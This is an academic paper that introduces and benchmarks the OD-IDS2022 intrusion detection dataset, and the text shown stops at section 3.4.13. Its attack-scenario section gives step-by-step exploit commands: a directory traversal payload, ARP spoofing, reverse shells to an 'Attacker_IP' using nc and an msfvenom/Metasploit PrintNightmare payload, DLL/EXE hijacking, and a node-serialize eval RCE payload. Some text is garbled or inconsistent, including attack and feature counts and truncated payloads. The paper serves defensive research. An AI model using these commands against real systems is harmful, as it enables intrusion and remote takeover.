A Critical Analysis and Performance Benchmarking of Intrusion Detection Using the OD-IDS2022 Dataset and Machine Learning Techniques

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Over the past decade, numerous Intrusion Detection Systems (IDS) have been developed to address the growing complexity of cybersecurity threats. To support evaluation of such systems, the Center for Excellence in Cyber Security (CoECS) at IDRBT released the OD-IDS2022 dataset [4], which integrates contemporary attack vectors and updated feature sets. While the dataset has gained attention for its relevance, our analysis highlights critical shortcomings, including severe class imbalance, redundancy in records, and inconsistencies across feature distributions, which collectively bias IDS performance evaluation. To systematically investigate these issues, we conducted a comprehensive statistical and empirical study, employing dimensionality reduction techniques (PCA, t-SNE) and multiple supervised classifiers (Random Forest, SVM, XGBoost). Experimental results reveal that classification accuracy is overstated by up to 12% due to imbalance, while precision and recall for minority attack classes drop below 65%, yielding an overall F1-score of 0.91 and an AUC of 0.95. After applying balanced sampling strategies and refined preprocessing, we observed consistent performance improvements, with average precision increasing by 9%, recall by 11%, and F1-score reaching 0.92, alongside an AUC of 0.96. The ROC curve behavior was also analyzed to assess discrimination capability across different classes. These findings emphasize that the dataset's inherent limitations significantly affect IDS benchmarking, and we provide concrete recommendations for curating a more balanced and representative version of OD-IDS2022 to strengthen the robustness and generalizability of IDS evaluation frameworks.

Povzetek: Izvedena je kritična analiza in primerjalno vrednotenje metod strojnega učenja za zaznavanje vdorov na podatkovni zbirki OD-IDS2022. Ocenjeni so različni klasifikatorji glede na točnost, priklic, natančnost in robustnost pri neuravnoteženih razredih, pri čemer so izpostavljene prednosti, omejitve ter primernost metod za realna omrežna okolja.

1 Introduction

The Fourth Industrial Revolution has catalyzed transformative changes across the various sectors, driven by rapid advancements in the Internet of Things (IoT), edge computing, machine-to-machine (M2M) communication, mobile technologies, cybersecurity, big data analytics, and cognitive computing [5]. These innovations have significantly enriched modern life, while simultaneously escalating the volume and complexity of service requests handled through both wired and wireless networks. However, the proliferation of heterogeneous devices, protocols, and technologies has also introduced new vulnerabilities, making modern networks increasingly susceptible to sophisticated cyber attacks. To mitigate such threats, conventional security

mechanisms—such as firewalls, antivirus software, and Intrusion Detection Systems (IDS)—have been widely adopted [6]. Despite their utility, these systems often struggle to detect zero-day attacks or adapt to the dynamic characteristics of contemporary network environments. As a result, there is a pressing need to enhance existing security infrastructures with intelligent, adaptive methodologies.

In this context, the integration of Machine Learning (ML) has gained traction due to its capacity to learn complex patterns from data and support intelligent decision-making [7]. ML techniques are increasingly applied in diverse domains such as network security, behavioral attack analysis, financial fraud detection, and the automation of smart appliances through AI integration [8]. The widespread adoption of ML is further facilitated by improved access to large-scale data

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and computational resources. Nevertheless, a fundamental challenge in ML-based IDS research lies in the handling of imbalanced datasets, where the distribution of samples across attack and benign classes is highly skewed. This imbalance often leads to biased classification outcomes, favoring the majority class and undermining the detection of rare but critical attack types. Additionally, many researchers face difficulties in acquiring comprehensive, up-to-date, and reliable IDS datasets for training and validating their models [9]. These challenges highlight the necessity for rigorous dataset evaluation and the development of refined datasets that can support robust IDS design and benchmarking.

1.1 Contribution highlights

- 1. A new Offensive Defensive Intrusion Detection System (OD-IDS2022) Dataset is generated, which fulfill the standard characteristics namely "Attack Diversity", "Anonymity", "Available Protocols", "Complete Capture", "Complete Interaction", "Complete Network Configuration", "Complete Traffic", "Feature Set", "Heterogeneity", "Labelling", and "Metadata" [10].
- OD-IDS2022 covers all the necessary criteria (Confidentiality, Integrity, Availability) with OWASP top 10:2021 based security vulnerabilities [11].
- 3. OD-IDS2022 having updated 28 attacks such as Apache_flink_directory_traversal, ARP Spoofing, Authenticated Remote Code Execution, Brute Force Attacks, Denial-of-service, Distributed denial-ofservice, DLL Hijacking, EXE Hijacking, EXE HijackinPrintNightMare-RCE, Exploiting Deserialization, Firmware Vulnerability, Fragmented Packet Attacks, Google Chrome Remote Code Execution via Browser, Kernel Exploitation, ManageEngine ADSelfService Plus 6.1 - CSV Injection, Man-in-themiddle, Persistent Cross-Site Scripting in Blog page, Print Spooler Service - Local Privilege Escalation, Privilege Escalation Using Unquoted Service Path, Ransomware (Malware), Remote Code Execution via Unrestricted File Upload access, Slow_HTTP_attack, SYN Floods, TCP_Session_Hijacking, Time-based SQL Injection, Unauthenticated Arbitrary File Upload, Unauthenticated RCE in Credit Card Customer Care System, and Webmin 1.962 - Package Update Escape Bypass RCE attack.
- 4. OD-IDS2022 is labeled with 82 network traffic features and calculated for all benign and attack flows using CICFlowMeter [12].
- We analyzed the dataset and employed principal component analysis (PCA) to identify the most salient features. Additionally, we implemented four standard machine learning (ML) algorithms to assess our dataset.

Rest of this paper is structured as follows: Section 2 introduces existing datasets and offers comparative insights. Section 3 delves into the design of the OD-IDS2022 dataset. In Section 4, we address dataset pre-processing and feature selection. Section 5 details the analysis using machine learning-based classification. Section 6 provides an overview of the experiments and their corresponding results. Lastly, Section 7 concludes the paper with a discussion.

2 Existing datasets and comparisons

Some of the best-known datasets for analyzing traffic are CIC-BELL-DNS-2021, CIRA-CIC-DOHBRW-2020, DAPT-2020, DDOS-2019, CIC-IDS2018, CIC-DOS-2017, ISCX-URL2016, UNSW-NB15, AWID-2015, CTU-13, ISCXIDS2012, NSL-KDD, KYOTO 2006+, KDD CUP99, and others IDS datasets. However, given the dates on which they were created, their content can no longer simulate current situations. Currently, there are some datasets with adapted or artificially generated content. Based on the research, it is essential to mention some of these sets considered relevant by different authors and related to the data set selected for this work. We investigated and appraised the fifteen open source IDS datasets since 1999 to demonstrate their deficiencies and issues that recall the fundamental need for a comprehensive and trustworthy dataset. To substantiate the claim that OD-IDS2022 meets realworld criteria, we have mentioned the comparison in Table 1 to include a broader set of qualitative and quantitative metrics. These include dataset balance, completeness of traffic, labeling status, diversity of modern attack types (e.g., OWASP-2021 categories such as Broken Access Control, Injection, etc.), presence of metadata, and traffic heterogeneity. OD-IDS2022 stands out by providing a comprehensive and labeled dataset that captures 29 attacks across 88 features, maintaining a balanced distribution and including full packet flows with metadata. These aspects align closely with the needs of real-world IDS benchmarking and model generalization, as supported by the comparative analysis against other prominent datasets such as NSL-KDD, CIC-IDS2017, and UNSW-NB15.

2.1 Computational limitations of existing IDS datasets

Information security systems in organizations require complex protection mechanisms to avoid compromising their data when they connect locally / remotely, it increases the chances of being attacked. To defend the organization from this type of access, IDSs have been developed on the basis of IDS Datasets [13]. However, due to insufficient resources, research is being conducted with existing IDS datasets created in the past. Among these datasets, some lack diversity and volume, some lack coverage of threats, others anonymize packet information and payload, data imbalance

s.		Number	Feature			Complete				1				Attack Dive	rsity					Meta	Heter
No.	Data Set	of Attacks	Set	Duration	Total Instances	Traffic	Format	Labeled	Balanced	Brute Force	www	DDoS	MITM	Malware	WFH	RCE	Firm -ware	EXE	Other	-data	-ogeneity
1	KDD CUP 1999 [28]	4	41	Not given	494,021(T) / 311,029(V)	yes	arff,	yes	No	Yes	No	No	No	No	No	No	No	No	Yes	Yes	No
2	Kyoto 2006+ [27]	4	24	-	972,780(T) / 97,278(V)					Yes	Yes	No	No	No	No	No	No	No	No	Yes	No
3	NSL KDD 2009 [26]	4	41	Not given	125,973 (T) / 22,544(V)	yes	arff, txt	yes	No	Yes	No	No	No	No	No	No	No	No	Yes	No	No
4	ISCXIDS 2012 [25]	4	32	5 days	2,381,532 (B)/ 68,792 (A)	No	CSV, pcap	No	yes	Yes	Yes	No	No	No	No	No	No	No	Yes	Yes	Yes
5	CTU Malware 2013 [24]	-	-	125 hours	85 M flows	yes	pcap	No	No	No	No	No	No	Yes	No	No	Yes	No	No	No	No
6	AWID2-2015 (Full) [23]	16	155	96 hours	37,817,835 (T) / 4,570,463(V)	No	csv	No	No	Yes	No	Yes	No	Yes	No	No	Yes	No	Yes	No	No
6	AWID2 (Reduced) [23]	16	155	1 hours	1,795,575(T) / 575,643(V)	No	csv	No	No	Yes	No	No	No	Yes	No	No	Yes	No	Yes	No	No
7	UNSW-NB 2015 [22]	9	44	7days	2 M flows	yes	csv	yes	No	Yes	Yes	Yes	No	No	No	No	Yes	No	Yes	Yes	No
8	ISCX-URL 2016 [21]	5	38	24 hours	78.8k urls	No	csv	yes	No	No	Yes	No	No	No	No	No	No	No	No	No	No
9	DoS 2017 [19]	4	80	24 hours	76,445	No	csv, md5	yes	Yes	No	No	No	No	No	No	No	No	No	No	No	No
10	CIC-IDS 2017 [20]	12	79	7days	5,43,289 (B)/ 62,175 (A)	No	CSV	yes	Yes	Yes	Yes	No	No	No	No	No	No	No	Yes	No	Yes
11	CIC-IDS18 (republish) [18]	12	Raw data	7 days	-	yes	pcap	No	No	Yes	Yes	No	No	No	No	No	No	No	Yes	No	Yes
12	DDoS 2019 [17]	12 (ddos)	80	2 days	5,0,377,757	yes	csv, pcap	yes	Yes	Yes	No	Yes	No	No	No	No	No	No	No	No	No
13	DAPT 2020 [16]	16	78	5 days	Not avilable	logs	pcap	No	No	Yes	No	No	No	No	No	No	No	No	Yes	No	No
14	CIC-DoHBrw 2020 [15]	-	28	-	545,463	yes	csv, pcap	yes	Yes	No	No	No	No	No	No	No	No	No	Yes	No	No
15	CIC-Bell DNS 2021 [14]	3	33	5	988,667 (B)/ 51,456 (A)	yes	csv	yes	No	No	Yes	No	No	yes	No	No	No	No	No	Yes	Yes
16	OD-IDS2022 (Proposed)	29	88	14 days	68,004 (B)/ 963,912 (A)	Yes	csv, pcapng	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes

Table 1: Comparison of datasets: where 'T' denotes training, 'V' represents validation, 'B' stands for benign, and 'A' signifies attack

(Underfiting / Overfitting), attack Scalability, variety of known attacks, simulation based attacks, existing datasets are outdated, which does not reflect current trends, other datasets lack metadata, feature set and functionality [3]. In this paper, we proposed a dataset OD-IDS2022, which consists of Realistic background traffic, Balance data, Threat information, Metadata, Buffer data, and Red / Blue team observation, which were lacking in the previously available dataset. This paper generates a reliable dataset that contains benign and twenty-eight common attack network flows, which meet real-world criteria and eleven desirable characteristics.

3 OD-IDS2022 dataset design

This section deals with the preliminary analysis of the OD-IDS2022 (Offensive Defensive - Intrusion Detection System) dataset, where the origin and structure of the dataset will be briefly explained. This collection of a dataset in the center for excellence in cyber security (CoECS) at the institute for development & research in banking technology (IDRBT) was developed to create a complete, modern data set in the field of IDSs. A dataset intends to simulate and demonstrate a behavior or an actual situation of a given scenario.

3.1 Proposed strategy for dataset creation

Figure 1 presents the framework of the proposed scheme. The proposed scheme aims to generate a novel OD-IDS2022 dataset, which consists of benign and twenty-eight common attack network flows, which meet real-world criteria and fulfill the standard characteristics namely "Attack Diversity", "Anonymity", "Available Protocols",

"Complete Capture", "Complete Interaction", "Complete Network Configuration", "Complete Traffic", "Feature Set", "Heterogeneity", "Labelling", and "Metadata" [10]. Consequently, we applied several data cleaning, preprocessing techniques, feature selection method, and state-of-the-art machine learning based classification algorithms to predict the attacks as a result of classifying attack patterns with four classification algorithms; Random Forest, Decision Tree, Naive Bayes, and Support Vector Machine (SVM).

Figure 2 presents attack environment architecture to generate network traffic (Malicious / Non-malicious). In the network architecture, we divided into two teams that called red team and blue team for the observation, perform the attacks, and defends the attacks. We use the VMWare Player 15 for the virtual environment, Kali Linux & parrot security OS for attacks, and tcpdump / Wireshark for network packet capture [72]. In Table 2, we describe the web and attack server specifications. And in Table 3 shows all attack classes (AC), tools, and techniques. The prerequisite tools used to generate OD-IDS2022 datasets and the test environment used to conduct direct attacks. Finally, for the performance test of the model, download and use the 'CICFlowMeter' java project provided by UNB. The code was written using the *jNetPcap* open source library [12]. CICFlowMeter analyzes the Pcap file captured by the network packet for each session and outputs it as a CSV file with 82 features. In the experiment, a PCAP file is created by performing a direct attack and then used as data for performance evaluation.

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


Figure 1: Testbed architecture for dataset generation

	Web Server Specification	Attack Server Specification
Operating	Window Server2016	Red Team: Kali Linux 2020.2, Parrot 4.11.3
System	Ubuntu Server18.04	Blue Team: Window, Ubuntu
Application	Web: Apache HTTP Server Version 2.4	Blue Team Tools: Web Application Firewall, Endpoint detection and response, ModSecurity
Application	Database: MySQL, PostgreSQL	Red Team Tools: Burp suite, apache-flink, etc

Table 2: Web server specification and attack server specification

3.2 **Description**

The OD-IDS2022 dataset is the simulation of environments that allow the study of anomalous (abnormal) events in computer networks is quite complex. It requires a set of diversified procedures, configurations, and validations that will enable replicating situations that allow the detection of attacks, also diversified, based on their characteristics. The main objective of this work was to create a dataset that mirrored the traffic data obtained in the real world in terms of data considered normal and the detection of occurrences of different types of attacks.

3.3 **Dataset generation**

The OD-IDS2022 dataset is considered with 82 features, and it was prepared for a much larger volume of network traffic containing a total of 1031916 instances with 29 classes. This dataset is made up of network traffic logs with over 82 different features and patterns. For the extraction process, the CICIFlowMeterV4 software was used [12]. The attack organized the data and was captured in 30

working days; network traffic data and event logs were recorded in different machines. The data set contains network traffic aggregated over several working days, during which 28 different attacks were simulated. The collection also includes an introductory neutral class called benign, which represents BENIGN, i.e., normal traffic (normal browsing), during which not a single attack occurs. Aggregated attacks and benign traffic make this dataset have 29 different classes [2].

Given that each line contains a corresponding class, it is indicated to which class it belongs. This set belongs to marked data sets. This dataset includes records of different types of intrusions targeting and different kinds of applications, ports, and other network resources. A network system can be simulated by creating two types of profiles:

3.3.1 Normal (benign - profile)

It represents all the expected daily events in such an environment. Most traffic is HTTP and HTTPS. However, in this event, SMTP, POP3, IMAP, SSH, and FTP events are also simulated. In this profile, only the Benign profile class

External Network (Outside the Network Attacks) Switch Kali **Parrot** Ubuntu Window Linux Attackers Security 16 10 OS OS Attacker's Line **Dummy Switch** Communication Line Internet ISP Router **Firwall** Interface Line Switch-3 Switch-2 Switch-1 Server-2 Server-1 WiFi Router Ŋ (C) Kali Parrot Ubuntu Window Network DC and DNS Window Linux Security Webserver Capturing Server Webserver 16 Server 10 OS OS Window 10 + VMWARE Kali Ubuntu Window 10 Atheros Window Linux AR9271 8.1 OS **Attackers** Internal Network (Inside the Network Attacks) Window vista **BLUE TEAM OBSERVATION** RED TEAM OBSERVATION

Figure 2: Network architecture for attack scenarios

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3.3.2 Anomaly (attack - profile)

In this profile, we considered 28 different novel attack classes that uniquely identify a particular attack. All 28 attacks covered different attack scenarios based on OWASP top ten [11]. This way, it is possible to recreate common events in a network's day-to-day activities. Approximation to reality, there are also visible variations in the number of occurrences of each event of a given threat. Within this profile, there are several attack scenarios, of which the following stand out:

S.No.	Attack Classes (AC) / Represented as	Tools and Techniques
1	Apache_flink_directory_traversal / (A ₁)	Burp suite [30], apache-flink [31]
2	ARP_Spoofing / (A ₂)	arpspoof [32], Netcommander [33]
3	Authenticated Remote Code Execution / (A ₃)	Zabbix 5.0.17 [34]
4	$BENIGN/(A_4)$	Normal Browsing
5	Brute Force Attacks / (A ₅)	Aircrack-ng [35], John the Ripper [36]
6	Denial-of-service / (A ₆)	libupnp [37], DoSePa [38], jQuery UI [39]
7	Distributed_denial-of-service / (A ₇)	Slowloris [40], Smurf6 [41], Trinoo [42]
8	DLL Hijacking / (A ₈)	DLLSpy [43]
9	EXE Hijacking / (A ₉)	GlassWireSetup [44]
10	EXE HijackinPrintNightMare-RCE [45] / (A ₁₀)	Eval Injection [46]
11	Exploiting Node Deserialization [47] / (A ₁₁)	Burp suite [30], serialization/deserialization module
12	Firmware Vulnerabilitie / (A ₁₂)	TrickBot's [48]
13	Fragmented Packet Attacks / (A ₁₃)	Teardrop ICMP/UDP, IPFilter [49]
14	Google Chrome Remote Code Execution via Browser [50] / (A ₁₄)	Incorrect-security-UI vulnerability
15	Kernel Exploitation [51] / (A ₁₅)	xairy/linux-kernel-exploitation
16	ManageEngine ADSelfService Plus 6.1 - CSV Injection [52] / (A ₁₆)	python script
17	Man-in-the-middle / (A ₁₇)	Burp suite, Mitmproxy [53], Python script
18	Persistent Cross-Site Scripting in Blog page / (A ₁₈)	DVWA [54], stolen cookie [55], JavaScript keylogger
19	Print Spooler Service - Local Privilege Escalation [56] / (A ₁₉)	PrintDemon
20	Privilege Escalation Using Unquoted Service Path [57] / (A ₂₀)	Exploiting Unquoted Service path
21	Ransomware (Malware) / (A ₂₁)	MalwareBuster[58], Malware Infections, WannaCry [59], BadRabbit [60]
22	Remote Code Execution via Unrestricted File Upload access [61] / (A ₂₂)	Bypassing client-side filtering
23	Slow_HTTP_attack / (A ₂₃)	slowhttptest [62]
24	SYN Floods / (A ₂₄)	aSYNcrone [63], OWASP ZAP [64]
25	TCP_Session_Hijacking / (A ₂₅)	Burp Suite, Ettercap [66]
26	Time-based SQL Injection / (A ₂₆)	SQLMap [67], BBQSQL [68]
27	Unauthenticated Arbitrary File Upload / (A ₂₇)	Joomla Core [69]
28	Unauthenticated RCE in Credit Card Customer Care System / (A ₂₈)	Log4j2 Vulnerability [70]
29	Webmin 1.962 - Package Update Escape Bypass RCE [71] / (A ₂₉)	MetasploitModule

Table 3: Attack classes, tools, and techniques

- 1. Broken access control and injection type attacks
- 2. Security misconfiguration
- 3. Components with known vulnerabilities
- 4. Authentication and data integrity failures
- 5. Remote desktop protocol (work from home scenarios)
- 6. Security logging & monitoring failures
- 7. Server-side request forgery and blind scripting
- 8. Malware analysis

3.4 Attack scenarios

The OD-IDS2022 dataset consists of benign and twenty-eight common attack network flows, which generated in the real environment [1]. The Twenty-eight attacks are following:

3.4.1 Apache_flink_directory_traversal [31]

A change introduced in Apache Flink could permit an attacker to read any file in the task manager's local file system via the "REST" interface of the task manager operation. Access is limited to files obtainable by the task manager operation. The following steps to perform this attack:

1. Open the Firefox browser and go to url: http: //Target_IP:8081

- 2. Now Set proxy to 127.0.0.1 : 8080 in Firefox
- 3. Open Burp suite with default settings and turn On Intercept.
- 4. Now click on job manager in the browser. A request will be captured in Burp suite.
- 5. After capturing the request press *CTRL* + *R* to send to repeater tab or Click on action and then click on send to Repeater.
- 6. Change the GET Request.
- 7. Replace the selected part of GET Request with the payload and click on send. It will show the files present in the shadow folder of target machine. *Payload*: /jobmanager/logs/..%252f..%252f..%252f..%252f.%2

Figure 3 presents the how to capture the request in Burp suite. Figure 4 presents the after payload replacement, files present in the shadow folder of target machine.

3.4.2 ARP spoofing [32]

An ARP_spoofing is likewise known as ARP_Poisoning, ARP_Cache_Poisoning, and ARP_Poison_Routing. Address_Resolution_Protocol (ARP) is used in the Link/Network layer. In this Attack, the attacker dispatches falsified ARP_Packets over a local area network [73].

This Attack is executed by the Kali Linux tool called "mitmf" (Framework). This Attack needs the malicious




Figure 3: Presents the how to capture the request in Burp suite




Figure 4: After replace the payload, files present in the shadow folder of target machine

actor to be in the same local network in which the targeted devices are presented. The following command to start this ARP_Spoofing Attack: \$ "mitmf -arp -spoof -gateway < Gateway_IP> -targets < IPs of target machines> -i < interface_name>".

We have shown the ARP_Spoofing attack steps as follows:

- 1. Plug your WiFi adapter in the kali machine and set it to "Monitor" mode using the following commands
- 2. airmon -ng start < interface_name >
- Some running processes might interrupt the working of this command. If so, then use the following commands:
- 4. airmon -ng "check kill"

- 5. airmon -ng < start|start > < interface name >
- 6. Now scan the whole of the network using the following command:
- 7. airodump -ng < interface_name >
- Select the name of the access point and the client whom you want to launch the ARP_Poisoning Attack on.
- 9. Execute the following commands in different terminals to successfully conduct the attack:
- 10. arpspoof -i < interface > -t < victim_mac > < AP_MAC >
- 11. arpspoof -i < interface > -t < AP_MAC > < Victim_MAC >

3.4.3 Authenticated remote code execution (RCE) [34]

RCE vulnerabilities will authorize a malicious user to run malicious code of their choosing on a remote device over LAN/WAN/Internet. The attack occurs when a malicious user illegally accesses and exploits an instrument, personal computer, or server without permission from its proprietor. A system can be taken over using malware.

- Open browser in attacker machine and check site is reachable or not, using URL http://Target_IP/Digital_Account
- 2. Open terminal and start listening on port by following command. *nc -nlvp port*
- 3. Open a new terminal and run the command and type the below command and hit enter.
- 4. python3 Digitalaccount.py -u http://Target_Ip/ Digital_Account -c nc Attacker_IP 5050 -e cmd.exe
- 5. Now go to listener terminal, once we get the reverse shell execute the below command. *route PRINT*

Figure 5 shows the Interface lists, IPv4 Route Table, Active Routes, and IPv6 Route Table.

3.4.4 BENIGN profile

In the BENIGN profile (traffic), to generate the traffic by using "selenium" open-source tool i.e automates web browsers. The definition of BENIGN is harmless or well intentioned, the opposite of malicious by cyberwire. It is a normal browsing network traffic in between two end points.



Figure 5: Shows interface lists, IPv4 route table, active routes, and IPv6 route table

3.4.5 Brute force attacks

In cryptography, a brute -force attack means substituting all possible values to crack a specific password . Most encryption methods are theoretically insecure against brute force attacks, and encrypted information can be decrypted if sufficient time exists. However, in most cases, completing all the calculations would take impractical cost or time, preventing attacks. The meaning of 'weakness' in cryptography means that there are faster attack methods than brute force attacks [35].

A brute force attack is to try all possible combinations of cases. It may seem like an ignorant method because it is far from optimization or efficiency, but in fact, it guarantees 100% accuracy. Theoretically, all possible numbers are checked and there are no mistakes, so it is the most reliable method in cryptography under the assumption that there are sufficient resources. However, according to a specific rule, the string is given priority. It is also an advantage to be able to work perfectly in parallel. A task that would take 10 days on one computer can be completed in one day if ten computers are used. For example, in the case of a four-digit password, it is a method to find a matching

value by inputting 10,000 passwords from 0000 to 9999 into the password form one by one. The brute force attack is mainly used in hacking, and attacks on the remote desktop protocol (RDP) server are representative [36].

3.4.6 Denial-of-service

A DoS attack is a malicious attack on a system to run out of resources for its intended purpose. It is an attack that prevents you from using it. Attacks such as sending billions of data packets to the communication network and making multiple connection endeavors to a typical server, controlling other users from using the service usually, or eliminating the server's TCP connection are included in this attack scope. The means, motives, and targets may vary but typically result in temporary or permanent disturbance and disruption of the functioning of the internet site's services. Typically, DoS is directed against well-known sites, such as banks, payment gateways, or root name servers [37] [38]. There are some DoS attacks as following:

- Trinoo: The attacker has a controller server, and the controller server performs a UDP flood attack on the Agents connected to each [42].
- 2. Syn Flooding Attack: Attack that consumes server's resources by continuously sending connection attempts without completing the connection, the server cannot respond to normal traffic, countermeasures -> filtering, increasing backlog, SYN-RECEIVED timer Reduce, SYN cache, SYN cookies, Firewalls and proxies, change router settings (Intercept mode, Watch mode), etc.
- 3. Smurf Attack [41]: An attack broadcasts a spoofed ICMP Echo Request packet to the attack target's IP so that many attack targets receive a response message. Countermeasures -> Disable broadcast in the router
- 4. Land Attack: An attack that sets the source and destination IP addresses of a packet as the IP address of the attack target so that the attack target continuously creates an empty connection; countermeasures -> Block data packets with the same source/destination IP addresses.
- 5. HTTP Get Flooding Attack: An attack that exhausts the resources of the web server and database server by performing a large number of repeated HTTP GET requests for the same dynamic content [40].
- 6. HTTP CC Attack: An attack that causes more load by adding max-age=0 to the option of the Cache-Control header during HTTP Get Flooding Attack.
- 7. Invite Flooding Attack: Sends thousands of Invite messages per minute to exhaust VoIP service resources [39].

8. RTP Flooding Attack: An attack that exhausts VoIP service resources by sending many media streams to recipients.

3.4.7 Distributed denial-of-service

In the past, DDoS attackers often showed off their hacking skills or demanded monetary compensation for Internet shopping malls and adult websites. However, its purpose has gradually diversified to include *hacktivism* to achieve political goals and business disruption by attacking competitors' websites and making them unavailable for a long time [41]. The attack technique was also used in the past as a simple command line, and the IP address of the attack target system was manually entered. And for distributed DoS attacks, performing a large-scale attack in a short time was challenging because a separate script had to be written for batch operation.

Distributed DoS attack attempts to attack through multiple systems and also attacks simultaneously through various methods. Malicious programs such as malware or viruses infect the general user's PC, turn it into a zombie PC, and then conduct a DDoS attack through the C&C server. The most famous example is the MyDoom attack. A DDoS attack is initiated at a specific period set by a malicious program. A typical damage case is the DDoS attack on July 7, 2009 [42].

Distributed Reflect DoS attack (DRDoS attack) is an advanced DDoS attack method. Sends ICMP echo request packets spoofed IP addresses to the broadcast address and sends numerous echo reply packets to the target to bring it down (Smurf attack). An example is an attack method that causes the target to fall [74].

3.4.8 DLL hijacking [43]

DLL Hijacking happens by putting a malicious DLL in a directory (in the absence of a legitimate DLL) which is then loaded by the application instead of the legitimate DLL. This causes the malicious DLL to load with the same privileges as the application, thus causing a privilege escalation.

- 1. Open browser in attacker machine and establishing the RDP by using URL http://Target_IP:Port.
- 2. Start Python Server in attacker machine *python m SimpleHTTPServer* 8080
- 3. Download the TSAPPCMP.DLL file
- 4. Copy this TSAPPCMP.DLL file into C: $\widtharpoonup Windows \System 32$ by clicking on continue.
- 5. Now GOTO C:\Users\test\AppData\Local
- 6. Run vlc.exe file

Figure 6 shows the pop up message "dll hijack pok!", it is the expected output.




Figure 6: The pop up message is the expected output (dll hijack pok!)

3.4.9 EXE hijacking [44]

EXE hijacking occurs by placing a malicious EXE in a directory (if the legitimate EXE does not exist) and loading it from the application instead of the legitimate EXE. This causes the malicious EXE to load with the same privileges as the application, causing privilege escalation.

- 1. Open Browser and search http://Target IP:Port
- 2. Login credentials for remote access
- 3. Start Python Server in attacker machine *python -m SimpleHTTPServer Port*
- 4. Download the *Viparvainstaller.msi* file from attacker machine
- 5. Open cmd and Run Viparvainstaller.msi
- 6. Run copy C: \Windows\System32\calc.exe
- 7. Run copy C:\ProgramData\Viparva\PipeClient.exe
- 8. Now *Beeper.exe* now loads the *PipeClient.exe* thus executes calculator program.

Figure 7 shows the expected output.



Figure 7: Calculator open in the target machine

3.4.10 EXE HijackinPrintNightMare-RCE [45]

PrintNightmare is a critical RCE vulnerability in the windows print spooler service. The vulnerability results from a service failure that fails to restrict access to "RpcAddPrinterDriverEx() properly", a function that installs printer drivers on Windows systems [46].

- Open Terminal and move to temp directory using "cd /tmp" command and type the below command to generate the payload.
- 2. msfvenom a x64 p windows/x64/shell_ reverse_tcp LHOST = ATTACKER_IP LPORT = 4444 - f dll - o new.dll
- Execute the below commands to run and to check the samba service.
- 4. sudo service smbd start
- 5. sudo service smbd status
- 6. Open a new terminal and type *msfconsole* command to run *metasploit* and enter the below commands.
- 7. use exploit/multi/handler
- 8. set PAYLOAD windows/x64/shell_reverse_tcp
- 9. set LHOST Attacker_IP
- 10. set LPORT 5555
- 11. show options
- 12. exploit
- 13. Open a new terminal and execute the below commands.
- 14. cd /Desktop/printnightmare
- 15. sudo python3 ./printnightmare.py test target@26@Target_IP \ Attacker_IP \ smb \ new.dll
- 16. Now go to the *metasploit* terminal and onces we get the session opened hit enter and execute the below command. arp-a
- 17. Shows all internet addresses and physical addresses in target network.

Figure 8 shows all internet addresses and physical addresses in target network.




Figure 8: Shows all internet addresses and physical addresses in target network

3.4.11 Exploiting node de-serialization [47]

An immediately invoked function expression (IIFE) can be used to execute arbitrary code by passing untrusted data to the unserialize function of the node-serialize module.

- 1. Open Firefox and go to http://Target_IP:8081 and check whether site is up or not.
- After successful RDP. Open command prompt as administrator with following credentials and enter below command and take screenshot.
- 3. Change the *Target_IP* and copy the payload and paste it in the Firefox browser and enter it will create a user account in bank server:
- 4. http://Target_IP: 3000/login/process/"run": "\ND_FUNC_function()eval (String.fromCharCode(10,32,32,32,32,32,32,113,117,105,114,101,40,100,111,117,116,41,10,32,32,125,41,10,32,32,32,32,32,32,32,32,32))()"
- Open Firefox RDP window and enter below command in cmd.

3.4.12 Firmware vulnerabilitie

Unveiled in 2017, BlueBone is a significant vulnerability discovered in the Bluetooth stack implementations for Linux, Android, Windows, and macOS. This flaw was projected to compromise over 5 billion devices globally. For conventional computers, addressing this vulnerability is relatively straightforward—simply updating the operating system suffices. However, for a range of Bluetooth-equipped devices such as smartwatches, televisions, medical instruments, automotive infotainment setups, wearables, and other IoT devices, the rectification demands firmware updates. A year post its revelation, in 2018, researchers anticipated that over 2 billion devices would still be vulnerable. Furthermore, attacks that target the UEFI firmware, which

underpins PC functionality, rather than specifically targeting operating systems like Windows, are predicted to persist in the ensuing years [48].

3.4.13 Fragmented packet attacks [49]

This attack involves sending fragmented packets of information to the target system. This attack exploits a TCP/IP fragmented packet assembly bug (found in previous OS versions) to cause fragmented data packets to overlay on the target server. The server attempts to rebuild fragmented data packets but fails and crashes.

The PING of death attack intentionally transmits a packet more significant than the max IP packet size (63,535Bytes) allowed by the Internet protocol (using multiple fragmented packets to overlap frames or create a space). This attack causes an operation error or brings down the system in combining ICMP echo request packets with packages more significant than the allowed IP packet size.

